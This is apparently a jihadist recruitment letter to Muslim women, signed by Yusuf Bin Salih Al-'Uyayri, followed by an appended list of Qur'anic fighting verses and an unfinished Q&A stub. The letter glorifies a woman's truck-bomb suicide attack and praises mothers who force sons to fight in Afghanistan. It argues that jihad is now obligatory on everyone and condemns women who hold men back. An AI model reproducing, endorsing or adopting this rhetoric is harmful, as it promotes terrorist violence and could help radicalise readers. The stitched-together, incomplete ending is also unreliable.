From Muhammad Bin Yahyā Bin Hibbān, who said, "Umm 'Umārah was wounded with 12 injuries at Uhud, and her hand was cut off on the day of Al-Yamāmah, and she was wounded on the Day of Al-Yamāmah with 11 wounds besides her hand, and she came to Al-Madīnah wounded. Abū Bakr, may Allāh be pleased with him, saw her, and he was the *Khalīfah*. He went to her to ask about her, and her son, Habīb Bin Zayd Bin 'Āsim was the one Musaylamah the Liar cut into pieces, and her other son, Abdullāh Bin Zayd Al-Māzunī was the one who narrated the ablution of the Messenger of Allāh. He was killed the day of Al-Hurrah, and he was the one who killed Musaylamah the Liar with his sword.

In *Sifat As-Safwah* [2/63] it was said about her that 'Umar Bin Al-Khattāb, may Allāh be pleased with him, narrated from the Prophet, صلى الله عليه و سلم, that he said, "I did not look left or right on the day of Uhud except that I saw her fighting in front of me." End quote.

And it was also narrated about her in *Al-Isābah* [4/418] from her story, "Al- Wāqidī

mentioned that when Nusaybah Bint Ka'b heard about the killing of her son, Habīb Bin Zayd, by Musaylamah, she made an oath to Allāh that she would die before Musaylamah or kill him. So she witnessed Al-Yamāmah with Khālid Bin Al-Walīd, may Allāh be pleased with him, and with her was her son, Abdullāh, may Allāh be pleased with him. Musaylamah was killed and she lost her arm in the fight."

Ibn Hishām mentioned in his *Ziyādah*, from Umm Sa'd Bin Sa'd Bin Ar-Rabī', that she said, "I entered upon Umm 'Umārah, so I said, "O aunt, inform me! [Umm 'Umārah] said, 'I went out – meaning on the day of Uhud - and I had a water skin with water, and we reached the Messenger of Allāh, صلى الله عليه و سلم, while he was with his companions and the victory was for the Muslims. But when the Muslims got defeated I went towards the Messenger of Allāh, صلى الله عليه و سلم, and I set out to fight and protect the Messenger of Allāh, صلى الله عليه و سلم, with the sword, and I would throw with the bow, until I got wounded. '

Umm Sa'īd Bint Sa'd Bin Ar-Rabī' said, "I saw her shoulder and it was hollow and had a depression. I said, 'Who hit you there?' She said, 'Ibn Qami'ah." End quote.

This is the courageous *Mujāhidah*, Umm 'Umārah. And truly! Who could endure what Umm 'Umārah could endure? The men cannot sustain her steadfastness and her patience with the Messenger of Allāh, so how about the women? But as long as she is your example, O honorable sister, in her courage and sacrifice and boldness and steadfastness and patience upon this path, then you will be successful, by the Permission of Allāh.

And to you, my sister, is a clear example that exemplifies the sacrifice of the woman and the strength of her heart for the sake of the Victory of the Religion of Allāh. She put herself in danger and entered the battleground and prepared to fight the men – all of that because of her love for this Religion and for the Victory of *Islām*, and that example is:

Umm Sulaym

It was said about her in *Hayāt As-Sahābah* [1/597] and in *Sifat As-Safwah* [2/66] that she entered the battleground on the day of Hunayn, to sacrifice for the Religion of Allāh, and she had a dagger with her. Abū Talhah came on the day of Hunayn laughing to the Messenger of Allāh, صلى الله عليه و سلم, about Umm Sulaym. He said, "O Messenger of Allāh, do you not see that Umm Sulaym has a dagger?" The Messenger of Allāh, صلى الله عليه و سلم, said to her, "What will you do with it, O Umm Sulaym?" She said, "I wanted to stab with it anyone who came near me." And in a narration she said, "If any one of the *Mushrikīn* came near me; I would take it and I would slice his belly." So the Messenger of Allāh, صلى الله عليه و سلم, began to laugh." End quote.

Here, my sister *Al-Mujāhidah*, is another example that contains the strength of heart that we are in need of in our women, and we do not think that a man would retreat from *Jihād* and from having courage if he knew there was a woman like her behind him. And this example is that of:

Safiyyah Bint Abdil-Muttalib, the paternal aunt of the Prophet, صلى الله عليه و سلم

It was said about her in *Al-Isābah* [7/744] that she said, "When the Messenger of Allāh, صلى الله عليه و سلم, went out to Al-Khandaq, he left the women in a fortress called Fāri', and he left Hassān Bin Thābit with them." She said, "A man from the Jews came and climbed the fortress until he appeared to us, so I said to Hassān, 'Go and kill him.' He said, 'If I had that in me, I would have been with the Messenger of Allāh' – because he was an old man." She said, "So I veiled myself, and I took a pole and came down from the fortress to him, and I hit him with the pole until I killed him and cut off his head. And I said to Hassān, 'Stand up and cast his head to the Jews while they are below the fortress!' He said, 'By Allāh, not that!'" She said, "So I took his head and threw it to them, so they said, 'We knew that he [i.e. the Prophet] would not leave his family without anyone [i.e. without men to protect them]' and they left." And she was the first woman to kill a man from the *Mushrikīn*. This was narrated by Ibn Sa'd from Abū Salamah. End quote.

As for her incitement of the men to fight, then she never fell short in inciting them with her tongue. And she did not [just] incite those who remained behind; rather, she incited the fighters who were not victorious over their enemies. And this incitement was with her limbs also.

It was said in *Al-Isābah* from Hammād from Hishām from his father, that Safiyyah came on the day of Uhud when the people were defeated and she had a spear with her that she would use to hit their faces, so the Prophet, صلى الله عليه و سلم , said, "O female Zubayr!"

As for her patience during calamities and her contentedness [with Allāh's Decree], then she was a towering mountain. It was said in *Al-Isābah* in the *Sīrah* from the narration of Yūnus Bin Bukayr that he said, "Hamzah was killed, so Safiyyah Bint Abdil-Muttalib approached to see her brother. Az-Zubayr met her and said, 'O mother, the Messenger of Allāh orders you to go back.' She said, 'Why, when it has reached me that they mutilated my brother? That was for the sake of Allāh, so what will make us more pleased than this? I will have patience and be content, *In Shā* Allāh.' So Az-Zubayr went and informed the Prophet, صلى الله عليه و سلم , and he said, 'Leave her be.' So she went to [Hamzah] and asked Allāh's Forgiveness for him. Then it was ordered that he be

buried." End quote.

And this is another role model for you, my sister in *Islām*, so when will our women reach their level of sacrifice and courage? And this role model is:

Asmā' Bint Yazīd Bin As-Sakan, the cousin of Muādh Bin Jabal, may Allāh be pleased with them both.

It was said about her in *Siyar A'lām An-Nubalā'* [2/297], that she was, "From the *Mujāhidāt* who gave *Bay'ah* to the Prophet, صلى الله عليه و سلم, and she killed nine Romans on the day of Al-Yarmūk with a pole from her tent." End Quote.

And also from the *Mujāhidāt* that you must take as a role model, my sister, especially with regards to her assistance to the Religion and her defense of the Muslims, is the heroic:

Umm Mūsā Al-Lakhamiyyah, the wife of Nusayr Al-Lakhamī, who was the father of Mūsā Bin Nusayr, the man who conquered Al-Andalus.

It was said in *Al-Isābah* [4/501] that she witnessed Al-Yarmūk with her husband, and that day she killed an infidel and took his spoils. Abdul-Azīz Bin Marwān would ask her about that story, and she would describe it to him saying: 'We were a group of women, and while the men were undertaking an excursion, I saw an infidel dragging a Muslim man. So I took a pole from a large tent, then I approached him and I smashed his head with it! And I approached to take his spoils, and the men helped me take them.'" End quote.

And I ask you by Allāh, my noble sister, how many times have you seen pictures of your brothers, whether dead or injured or homeless or robbed? Did you ever think about assisting them with what you can so as to lift from them the harm that has befallen them? Do you not see what Umm Mūsā did when she saw one thing? She could not hold herself back, and she went forth and entered the battleground with a pole, while her enemy had a sword and was bristling with arms! And what prompted her to do this other than her *Ghayrah* (jealousy) for this Religion? So where is your *Ghayrah*? Or was it your *Ghayrah* that prompted you to keep your wealth from the *Mujāhidīn*, or to ward off your son or your husband from *Jihād* in the Path of Allāh?

And to you, my Muslim sister, is:

Umm Hakīm Bint Al-Hārith, the wife of 'Ikrimah Bin Abī Jahl, may Allāh be

pleased with them, and how she rose above the calamity that befell her husband, all for the sake of the *Jihād*.

It was said in *Al-Isābah* [4/443], "That she went out with her husband, 'Ikrimah, to fight the Romans. He was martyred, so Khālid Bin Sa'īd Bin Al-'Ās married her. And when it was the incident of Maraj As-Sufr, Khālid wanted to consummate the marriage with her. She said, 'Let us wait until Allāh defeats these [enemies].' He said, 'My *Nafs* tells me that I will be killed.' She agreed, and he consummated the marriage with her at the archway, and it was named for her after that and it was called, 'Umm Hakīm's archway.'"

Then [Khālid] awoke and he hosted a *Walīmah* for her, and they had just completed the meal when the Romans came to them, and the fighting began, and Khālid was martyred. Umm Hakīm fastened her clothing and went out, and upon her were traces of perfume. They fought upon the river, and Umm Hakīm fought that day and killed seven Romans with a pole from the tent in which Khālid consummated the marriage with her." End quote.

And this, my sister in *Islām* , is a role model for you, her story incites you to the love of *Jihād* just as the *Sahābiyāt* loved it and longed for it. And in this example is a lesson for you, for how far away are our women from the love of *Jihād*? Rather, how close are they to hating this great rite? And this is only due to the lack of *Imān*, for if the love of Allāh and His Messenger were above everything else, then our women would have been like:

Umm Harām

It was mentioned in *Al-Isābah* [4/441] that he said, "The Messenger of Allāh, صلى الله عليه و سلم, said while in the house of Umm Harām Bint Milhān- he woke from his nap after *Adh-Dhuhr* laughing and said, 'Some people from my *Ummah* were shown to me, fighters in the Path of Allāh. They were on barges and looked like kings sitting on their thrones.' She said, 'so I said, 'O Messenger of Allāh, ask Allāh to make me one of them.' So he supplicated for them and laid his head and slept. Then he woke up laughing. She said, 'So I said, 'What makes you laugh, O Messenger of Allāh?' He said, 'People from my *Ummah* where shown to me, fighters in Allāh's Path,' as he said the first time. She said, 'I said, O Messenger of Allāh, ask Allāh to make me one of them.' He said, 'You are from the first group.' Umm Harām Bint Milhān embarked on the sea, and she fell from her beast when she stepped onto land, and she died, may Allāh be pleased with her.

Ibn Al-Athīr said, "That conquest was the conquest of Cyprus, so she was buried there. And the commander of that army was Mu'āwiyah Bin Abī Sufyān, may Allāh be pleased with them, during the *Khilāfah* of Uthmān, may Allāh be pleased with him, in

the year of 27H." End quote.

This, my noble sister, is Umm Harām. She was not pleased with disgrace, but rather she longed to be among those who would mount the highest peak of *Islām*, and so she asked the Messenger of Allāh, صلى الله عليه و سلم, to supplicate for her to be among the fighters in the Path of Allāh. And that request of hers was due only to the fact that her heart was filled with the love for Allāh and His Messenger and *Jihād* in His Path, so she considered her life as cheap in comparison. So may Allāh have Mercy on her and grant her a home in His spacious Paradise.

And to you, my sister, is a role model in women's patience and their incitement of their sons to fight, and she is:

The Lady of the Two Belts, Asmā' Bint Abī Bakr As-Siddīq, may Allāh be pleased with them.

It was said about her in *Siyar A'lām An-Nubalā'* [2/293-395], "'Urwah said, 'I entered upon my mother with my brother (i.e. Abdullāh Bin Az-Zubayr) 10 days before he was killed, and she was in pain. Abdullāh said, 'How are you?' 'In pain,' she said. He said, 'Indeed there is a peace in death.' She said, 'Perhaps it is that you desire my death, so don't,' and she laughed. Then she said, 'By Allāh, I do not wish to die until there comes one of your two ends – (i.e. in his fight with Al-Hajjāj) – either that you are killed and I remain patient after your death, or that you are granted victory and my eyes are delighted. And beware of accepting a plan you do not agree with only out of your hatred of death.' 'Urwah said, 'My brother meant by his previous words that if he was killed it would grieve her, as she was a hundred years of age.'"

When Ibn 'Umar, may Allāh be pleased with them, came to console her for the death of her son, Abdullāh Bin Az-Zubayr, may Allāh be pleased with him, he found her in the corner of the mosque, and at the time her son was crucified. So he leaned towards her and said, 'Indeed these bodies are nothing, but the souls are with Allāh. So fear Allāh and be patient.' She said, 'And what would prevent me [from being patient] when the head of Yahyā Bin Zakariyyah was given as a gift to one of the prostitutes of *Banī Isrā'īl*?'" End quote.

She, may Allāh have Mercy on her, sought consolation in the calamity that befell the Prophet of Allāh, Yahyā, عليه السلام, and her own calamity became easier on her because the Religion of Allāh was more beloved to her than her son. So when she remembered what befell Yahyā, the Prophet of Allāh, while he is more honorable to Allāh than her son, her loss was easier to bear.

And for you, my noble sister, is an example of a woman who put the wellbeing of the Prophet over everything else, despite the death of her son, because she knew with full certainty that the Religion would not be harmed by the death of her son, but what would harm the Religion is the death of the Messenger of Allāh.

It was said in *At-Tārīkh Al-Islāmī* [2/246], "When the Messenger of Allāh, صلى الله عليه و سلم, returned to Al-Madīnah from the battle of Uhud, everyone within it went out to greet them and ask about them. And among those who went out was Umm Sa'd Bin Mu'ādh, the chief of the *Ansār*. She was riding his horse and her son Sa'd was holding its reigns. Sa'd said, 'O Messenger of Allāh, my mother.' He said, 'She is welcome.' So when she came closer to him he consoled her about her son, 'Amr Bin Mu'ādh. She said, 'As long as I have seen you safe, then my loss has become easy.' So the Messenger of Allāh supplicated for her and said to her, 'Rejoice, and give glad tidings to their families that all their dead will be companions to them in Paradise, and they have all interceded for their families.'" End quote.

This is another *Sahābiyyah* who did not consider her loss as anything in the face of the wellbeing of the Messenger of Allāh, صلى الله عليه و سلم, unlike the women of today, who do not cry except over their beloved, and do not take an interest in what befalls the Religion and its people. So, my sister, join the righteous women if Paradise is what you desire.

It was mentioned in *Al-Bidāyah Wan-Nihāyah* [4/47], "Ibn Ishāq said that Sa'd Bin Abī Waqqās said that the Messenger of Allāh, صلى الله عليه و سلم, passed by a woman from *Banī* Dīnār, and her husband, her brother and her father were killed with the Messenger of Allāh on Uhud. When their deaths were announced to her she said, 'What happened to the Messenger of Allāh?' They said, '*Khayran*, O mother of so-and-so. He is, by the Grace of Allāh, as you wish him to be.' She said, 'Show him to me so that I may look at him.' So they pointed him out to her until she saw him, so she said, 'Every calamity after this is *Jalal*.'" Ibn Hishām said, "*Jalal* can be a little or a lot, and here it means little." Imru' Al-Qays said, "Verily *Banū* Asad was killed by their Lord *** Lo, everything besides Him is *Jalal*," i.e. small or little.

My sister in *Islām*, if you want a role model in being content with trial for the sake of Allāh and in having patience with your calamities, here is an example for you:

It was mentioned in *Siyar A'lām An-Nubalā'* [4/508], "Muā'dhah Bint Abdillāh, the *Sayyidah*, the female scholar, Umm As-Suhbā' al-Ādawiyyah al-Basriyyah, the worshipper, the wife of *As-Sayyid*, the role model, Silah Bin Ashīm. When her husband Silah and her son were martyred in some of the wars, the women gathered in her home.

She said, 'You are welcome if you came to congratulate me, but if you came for other than that then go back.' And she would say, 'By Allāh, I do not love life on earth except to come closer to my Lord through the [appropriate] means, so that perhaps He will gather me with Abū Ash-Shua'thā' [her husband] and his son in Paradise.'"

And this, my sister is a unique woman from amongst [the other women]. Allāh has honoured her over the other women and blessed her with children, but she was not pleased except if they all fought in the Path of Allāh.

It was said in *Al-Isābah* [8/26], "'Afrā' Bint 'Ubayd Bin Tha'labah, Ibn Al-Kalbī said, 'Mu'ādh and Ma'ūdh were killed, so their mother came to the Prophet and said, 'O Prophet of Allāh, is this the end of *Banī* 'Awf Bin Al-Hārith?' He said, 'No.' I [i.e. Ibn Al-Kalbī] said, 'And 'Afrā' has a special trait that is not found in anyone besides her, and that is that after Al-Hārith, she married Al-Bakīr Bin Yā Layl Al-Laythī, and she gave birth to four sons, Iyās, 'Āqil, Khālid and 'Āmer, and they all witnessed Badr, and likewise their siblings from their mother, the sons of al-Hārith. So she was a *Sahābiyyah* who had seven children who all witnessed Badr with the Prophet, صلى الله عليه و سلم.'" End quote.

And you, O mother of men, how many sons do you have? And have you put forth what 'Afrā' put forth? And have any of your sons fought in even one battle? Are you not ashamed to meet Allāh, عز و جل, with that number of sons, none of whom put forth anything for the Religion of Allāh? Do you not fear Allāh in being an obstacle in your sons' paths to *Jihād*? Are there not lessons and examples for you in the female predecessors? Give what they gave so you may attain a reward like theirs!

Here is a famous woman, who, if our women were like her, no one would remain behind. And if the women were like her, the men would leave for *Jihād* in groups. She is:

Al-Khansā'

It was mentioned about her in *Tabaqāt Ash-Shāfi'iyyah* [1/260] and in *Al-Isābah* [7/614] - if it is authentic – that, "Al-Khansā' Bint 'Amr As-Salmiyyah attended the battle of Al-Qādisiyyah, and with her were her four sons. Her exhortation to them was mentioned, and her incitement of them to fight and not flee. And from that is that she said, 'You embraced Islam obediently and emigrated by your own free will. You are the sons of one father and one mother. I never betrayed your father nor defamed your maternal uncles.' Then she said, 'You know the copious rewards Allāh has prepared for those who fight with the disbelievers in His Path. You must remember that the Everlasting Abode is better than the transitory abode. And if you, *In Shā' Allāh*, wake up tomorrow

healthy, then leave early and fight your enemies shrewdly, and with the Help of Allāh, victorious over His enemies. So if you see the war erupting and its flames flaring, then aim for the heat of the battle and meet its leaders in combat on the blazing Thursday, and you will be victorious with the booty and with dignity in the Everlasting Abode and with a high ranking.' Her sons went out, accepting of her advice. And when the morning arrived they took their positions before anyone else. When the people awoke, they set out to fight one after the other until they were killed. They recited some poetry before they were martyred.

The first one said:

O my brothers, indeed the elderly adviser	counseled us when she called us yesterday
A statement of eloquence and clarity	So haste early to the violent and austere war
And verily, at the calling you will meet	barking dogs from the family of Sāsān
They are sure that you will fall into disaster	And you are amidst a virtuous existence
Or a death that bequeaths virtuous bounties	

And he went forth and fought until he was killed, may Allāh have mercy upon him.

Then the second one came forth, and he said:

Indeed the elderly woman of resolve and steadfastness	and most successful perception and correct opinion
Has commanded us with correctness and guidance	Advice from her and kindness to the child
So haste early to the war as protectors in number	Either to victory that is cool upon the difficulty
Or to death that bequeaths you everlasting riches	in the Garden of *Firdaws* and the life of opulence

So he fought until he was martyred, may Allāh have mercy upon him.

Then the third one proceeded while saying:

By Allāh, we will not disobey the elderly woman even in a letter	She has commanded us out of love and affection
Advice and sincere compassion and kindness	So embark to the violent battle marching
Until you circulate the family of Kisrā in circles	And drive them out from your havens

So he fought until he was martyred, may Allāh have Mercy upon him.

Then the fourth mounted [his horse], and was saying:

I am not for Khansā' nor for Al-Akhram	Nor for 'Amr; the One of Ancient Glory
If I do not go into the army - the army of the '*Ajam*	to march on in a vast frightening crowd
Either to a quick victory and spoils,	or to a death in the Path of the Most Generous

So he fought until he was killed, may Allāh have mercy upon him.

The news of their deaths reached their mother, Al-Khansā', and she said, 'Praise be to Allāh who honoured me with their deaths, and I hope my Lord will gather me with them in His Lasting Mercy.' 'Umar Bin Al-Khattāb, may Allāh be pleased with him, would after that give Al-Khansā' the share of her four sons, 200 *Dirhams* for each one of them." End quote.

This, my Muslim sister, is a slice of the women of the *Salaf*. We have transmitted to you their *Jihād,* and their likes are many. Nothing prevented us from adding more but fear of this becoming lengthy. And we know that we have shown you only one side of their lives, so how would it be if we mentioned to you parts about their worship and their fear of Allāh and their knowledge and their truthfulness and all of their righteous

deeds? The occasion would have become very lengthy. But what we have mentioned is enough, *In Shā' Allāh.*

Examples of the *Mujāhidah* From the Women of Our Times

Perhaps, my sister in *Islām*, you hear the likes of those stories so you think them to be a product of the imagination, or tales from the people of old. But when you come to learn that there exist in the women of today those who resemble the women of yesterday, at that point you will believe what was said about the female predecessors.

And from the examples of courage and sacrifice in the women of our time is the leader of the women of her time, the *Shahīdah, In Shā' Allāh*:

Hawā' Barāyev

She was young and in the prime of her youth. Her pain worsened the day the enemy invaded her land and humiliated her people. So she continued to strive in every way possible to aid the *Mujāhidīn* in repelling this invading enemy. After that, there came to her knowledge about the permissibility of men blowing themselves up in a group of the enemy to kill them, so she told herself that she, and no one else, was the one to assist the *Mujāhidīn* with this type of operation. She prepared herself and she strove and persevered so that she would have a chance at one of these operations. And her paternal cousin, 'Arbī Barāyev, may Allāh have Mercy upon him, one of the leaders on the battlefield, was her means to achieve her dream. So she urged her paternal cousin to prepare an operation for her where she would sacrifice herself in exchange for the defeat of the enemy ranks. And after pressure by her, he agreed, and he prepared a truck filled with explosives, and he trained her in executing the operation. And when the time of her meeting with Allāh came, she prayed her obligatory prayer and recited the *Qur'ān* and bade her parents and her relatives farewell in a scene that would have humiliated the spirits of the men. Then she rode the truck and entered with it into an enemy post and she destroyed all traces of it, and she met her Lord as a martyr – we consider her as such and do not sanctify anyone before Allāh.

Also from the examples in our time of striving for the Victory of the Religion and of advancing for it is:

Umm 'Umar Al-Makkiyyah

[She is] that elderly woman who made an oath to Allāh that she would support the Afghān *Jihād* with everything she owned, so she sent her son. And she stayed in Makkah inciting the women to *Jihād* and to supporting it, so much so that she would

send food that she would make in her home to the battlefields in Afghānistan. One day she was invited to visit Afghānistan to meet the wives of the *Mujāhidīn* and the women who aided them. So after she arrived, she insisted on entering the battlefield. The *Mujāhidīn* tried to dissuade her due to the danger of the situation, but it was futile, for she had sworn that she would fire at the enemy with her weapon. So the brothers answered her request, and she rode the car with her son and entered into the battlefield so that she would see the enemy herself and accomplish her dream and fulfill her oath and fire at the enemy for the Sake of Allāh. So she fulfilled her dream and stood behind the rocket launchers and she shelled the enemy with some missiles, and after that, she did not go back until the enemy replied with missiles, and through that she know that her missiles had reached their target, and her breast was cooled and the rage in her heart left, and Allāh recorded her reward, *In Shā'* Allāh.

And this is another example of our women, and she is also from the likes of Asmā', and Umm Sa'd and the others, and she is:

Umm Surāqah

She is the one who drove her son to fight in Afghānistān, and when he was killed [the *Mujāhidīn*] said, "How do we inform her about the death of her son?" So they said, "Perhaps if *Shaykh* Abdullāh 'Azzām, may Allāh have Mercy upon him, informs her, it will ease her burden." So *Shaykh* 'Azzām called her and gave her the glad tidings of her son's death, and he told her words of comfort and patience. But she was not in need of those words at all, and she replied to the *Shaykh* with a response that reminded us of the female predecessors. She said, "*Alhamdulillāh* for the death of Surāqah. After one week, I will send you his brother to take his place!"

Another example from our women who resembles Safiyyah – the one who incited the men to fight with her hand – is:

Umm Ghadanfar

This was an illiterate woman who did not know how to read or write. One day she sat at a gathering and one of the women spoke about the virtue of *Jihād*, and the virtue of martyrdom, and the traits of the martyr, and that he would intercede for his parents [on the Day of Judgment] so that they would enter Paradise. Umm Ghadanfar heard that statement and her heart retained it and absorbed it. She returned to her home and she called her only son and eldest [child] and proposed that he go for *Jihād* in Afghānistān so Allāh may grant him martyrdom and he may intercede for her. She felt a rejection from him, so there was nothing for her to do but bring a whip. She entered upon him and began to beat him very severely while she was weeping and saying, "Go forth to

Jihād, who will intercede for me on the Day of Resurrection?" Ghadanfar said, "There was nothing for me to do but agree. So I prepared myself and then I went to give her the good news of the day I would travel. So she said to me, 'And how long will you stay there?' I said, 'From four to six months.'" He said, "So she spat in my face and said, 'Do you want to sell yourself to Allāh for a period of six months [only]? Go until Allāh grants you one of the two good ends [i.e. victory or martyrdom]!'"

And look, O noble sister, how there appeared from our women what we truly consider a miracle in this time. But how would it be if all the Muslim women in our time were all like these women? Do you think that the enemy would overpower our lands and our women and our souls? Indeed the answer is an emphatic "No!" So then why do you not join the procession and become one of the women for whom history will record a stance that would cause us to raise our heads?

Summary of What We Desire From You, Honourable Sister

Here, my honourable sister, we come to the conclusion of our letter to you. And before we bid you farewell, it would be good of us to summarize what we desire from you.

We have mentioned to you more than enough situations of the women of the *Salaf* and of those who came after them, so the woman's important role in the fight to give Victory to *Islām* would become explicitly clear to you. And we do not want you to enter the battleground because of the crudeness and the trials it contains, but instead we want you to follow the women of the *Salaf* in their incitement to fight and their preparation for it and their patience on this path and their longing to participate in it with everything in return for the Victory of *Islām*.

And if you are pleased with disgrace in your Religion, and you are pleased with humiliation and dishonor for you and your *Ummah*, then there is nothing we can do for you before Allāh. But we warn you of Allāh's Anger and His Punishment, and we say to you, fear Allāh and do not be an obstacle in the men's way to *Jihād*. The least of what is asked from you is that you remain silent when the men leave for *Jihād*, and that you are satisfied with what Allāh has commanded. And know, that when you keep the men away from *Jihād*, be they your sons or your husband or your brothers or other than them, then that it is a form of hindering people from the Path of Allāh, and Allāh will never be pleased with that. So if you will not be destroyed by them leaving, you have no legislated right to impede them from *Jihād*. And perhaps you are surprised at this, and you are saying, "How can a mother have no rights while the Messenger of Allāh, صلى الله عليه و سلم, said, as narrated by Al-Bukhārī and others, from Abdullāh Bin 'Amr, may Allāh be pleased with him, who said, 'A man came to the Prophet and asked him for permission to go to *Jihād*, so he said, 'Are your parents alive?' He said, 'Yes.' The Prophet said, 'In them is your *Jihād*.'"

We would respond to you that these types of *Ahādīth* are not hidden from us, but there are other *Ahādīth* opposite to it, and it is obligatory to act upon both, and acting upon them comes with what Ibn Hajar said in *Al-Fat'h* at the explanation of this *Hadīth*. He said, "And even clearer than that – i.e. the aforementioned *Hadīth* – is the *Hadīth* from Abū Sa'īd in *Sunan Abī Dāwūd*, with the text, 'Go back and get their permission, and if they give you permission, then fight, and if not, then obey them.' It was authenticated by Ibn Hibbān, and the majority of the scholars said, '*Jihād* becomes prohibited if the parents forbid it, or if one of them [forbids it], on the condition that they are both Muslims, because obedience to them is obligatory, and *Jihād* is *Fard Kifāyah*. But if the *Jihād* becomes an individual obligation (*Fard 'Ayn*), then no permission is needed. And what supports that is what was narrated alternatively by Ibn Hibbān, from Abdullāh Bin 'Amr, that, 'A man came to the Messenger of Allāh, صلى الله عليه و سلم, and asked him

about the best of deeds. He said, 'The prayer.' The man said, 'Then what?' He said, '*Al-Jihād*.' The man said, 'Indeed I have parents.' He said, 'I order you to be good to them.' He said, 'By the One who sent you as a Prophet with the Truth, I will surely fight and I will surely leave them.' The Messenger of Allāh said, 'Then you know best.'[11] And that is dependant on when *Jihād* becomes *Fard 'Ayn*, in accordance with the two *Ahādīth*." End quote.

And in our time *Jihād* is an individual obligation, O mother, so there is no obedience to you in disobedience to Allāh.

Al-Qurtubī said in his *Tafsīr* [7/151], "There may be a situation where it is obligatory for everyone to go out, and that is if *Jihād* becomes an individual obligation due to the enemy's domination over a piece of land or his inhabiting the country. So if this is the case, it becomes obligatory for all the inhabitants of that land to hasten and go out [to *Jihād*], whether light or heavy, young or old, everyone according to his or her capability. The one who has a father can go without his permission, as well as the one without a father. And no one who is able to go out, whether rich or poor, can remain behind. So if the people of that land are unable to stand up to their enemy, then it is obligatory for those close to them and neighboring to them to go out, depending on what the people of that land are in need of, until they know they have the capacity to withstand the enemy and repel them. And likewise for everyone who knows about their weakness against the enemy, and knows that he can reach them and help them, he must also go out to them. The Muslims are all one hand against those who are opposing them, until the people of the area that the enemy descended upon and occupied [are able to] rise to repel the enemy, at this point the obligation falls from the rest." End quote.

So answer me, O mother...

Here is Palestine, the enemy invaded it and no one was able to push them back, whether they were close to them or far from them. So is *Jihād,* until today, *Fard Kifāyah*? And here is Al-Andalus, the enemy invaded it centuries ago, and likewise Chechnya, Kashmīr, the Philippines, Burma, Eritrea and others lands of the Muslims. All of them were invaded by the enemy, and they eliminated the teachings of the Religion from within them, and they humiliated the Muslims and deemed them weak and inflicted horrible torments upon them, until we reached the point where we see the new crusade being waged against Afghanistān.

So even after that, O mother, shall we still say that *Jihād* is *Fard Kifāyah*, and obeying you by remaining behind is more obligatory than it? We have said enough; we have tasted enough disgrace, O mother.

---

[11] *Fat'h Al-Bari* 6/106 – Reported by Ibn Hibbān as *Sahīh*

Ibn Qudāmah said in *Al-Kāfī* [4/255], "When *Jihād* becomes an individual obligation there is no permission needed from his parents because it has become an individual obligation, so he should not consider their permission in that, just as [it is not needed] for the obligatory *Hajj* and all the obligatory acts. There is no obedience to them in abandoning them, because abandoning them is disobedience, and there is no obedience to the creation in disobedience to Allāh, like seeking the obligatory knowledge that he cannot obtain in his land, and so on."

There is no need to be lengthy my sister, but this is a portion of the issue and we will go into it in more detail in another place, *In Shā* Allāh, and we ask Allāh to help and assist us.

But here we go back and reemphasize that there is no way for it to be permissible for you to prevent the men from *Jihād*, unless if their leaving would cause you and your children destruction. Otherwise, then know that your effort to prevent them is a type of hindering from the Path of Allāh, and you will attain a portion of the Statement of Allāh about the disbelievers, when He said about them:

الَّذِينَ يَسْتَحِبُّونَ الْحَيَاةَ الدُّنْيَا عَلَى الْآخِرَةِ وَيَصُدُّونَ عَنْ سَبِيلِ اللَّهِ وَيَبْغُونَهَا عِوَجًا أُولَئِكَ فِي ضَلَالٍ بَعِيدٍ

"Those who love the life of this world more than the Hereafter, who hinder (men) from the Path of Allāh and seek crookedness therein: they are astray by a long distance."[12]

So fear Allāh and fear the Great Day when you will stand in front of Allāh and He will ask you, "Why did you hinder [men] from My Path?" With what will you answer? And what will you say?

Will you say that the *Dunyā* was more beloved to me than Your Religion?

Or will you say my son and my husband are more beloved to me than Allāh and His Messenger?

Answer, and what you send forth today, you will find it tomorrow, and tomorrow is truly near!

And if you refuse, O *Amatullāh*, to follow the righteous women, and likewise you turn away, and you disobey your Lord by hindering men from His Path, then indeed we ask you by Allāh to stop your evil from the *Ummah*. Do not be an instrument used by the

[12] *Ibrāhīm*:3

enemies of Allāh to demolish the principles of the *Ummah* and its manners, with your open display of yourself and your corruption and your heedlessness. For indeed we expected good from you, but if you refuse, then we hope that we are safe from your evil, and we ask Allāh that He stop the evil of the sinners of the *Ummah*, and that He busy them with themselves, away from us. Indeed He is the Owner of that and Able to do so.

And our final call is all praise is due to Allāh, and may the Blessing of Allāh be upon His Messenger, his family and companions.

Your brother,

Yūsuf Bin Sālih Al-'Uyayrī.

The obligation of Jihaad

Therefore, O Muhammad, fight; in the path of Allah, you are accountable for no one except for yourself. Urge the believers to fight, it may be that Allah will overthrow the might of the unbelievers, for Allah is the strongest in might and severe in punishment. (4:84)

The prophet (alayhe salatu wa salam) said: "I have been raised between the hands of the hour with the sword, until Allah the exalted is worshipped alone with no associates. He has provided sustenance from beneath the shadow of my spear and has decreed humiliation and belittlement for those who oppose my order. And whoever resembles a people, he is of them." (Reported by Ahmad and At-Tabarani. Classified Saheeh. Saheeh Al-Jaami' As-Sagheer No. 2828)

O Prophet! Make Jihad against the unbelievers and the hypocrites and be firm against them. Hell shall be their home; and it is the worst of all homes. (9:73)

O believers, fight them until there is no more mischief and the Deen of Allah (way of life prescribed by Allah) is established completely (8:39) The fitnah means shirk as Ibn Abbas and As- sudi (radhi Allahu anhum) said: "When the disbelievers attack and control a country, the Ummah is endangered in it's religion and it becomes susceptible to doubt in it's belief. Fighting them becomes an obligation to protect the religion, lives, honour and wealth." (Al-Qurtubi 2/253)

Permission to fight back is hereby granted to the believers against whom war is waged and because they are oppressed (before this revelation, Muslims were not allowed to fight even for self defence); certainly Allah has power to grant them victory (22:39)

When the forbidden months are over then fight the mushrikin wherever you find them, seize them, besiege them, and lie in ambush for them in every stratagem of war. But if they repent, establish salah, and pay zakah then let them go their way; surely Allah is Forgiving, Merciful. (9:5)

Fight those people of the Book (Jews and Christians) who do not believe in Allah and the Last Day, do not refrain from what has been prohibited by Allah and His Rasool and do not embrace the religion of truth (Al-Islam), until they pay Jizya (protection tax) with their own hands and feel themselves subdued. (9:29)

March forth whether you are equipped lightly or heavily and make Jihad (exert your utmost) in the way of Allah with your wealth and your persons. That is best for you if you understand. (9:41)

Fighting has been made obligatory for you, much to your dislike. It is quite possible that something which you don't like is good for you and that something which you love is bad for you. Allah knows, and you do not. (2:216)

The reason why Jihaad is prescribed

Question :
Why do Muslims wage jihad?.

Answer :
Praise be to Allaah.

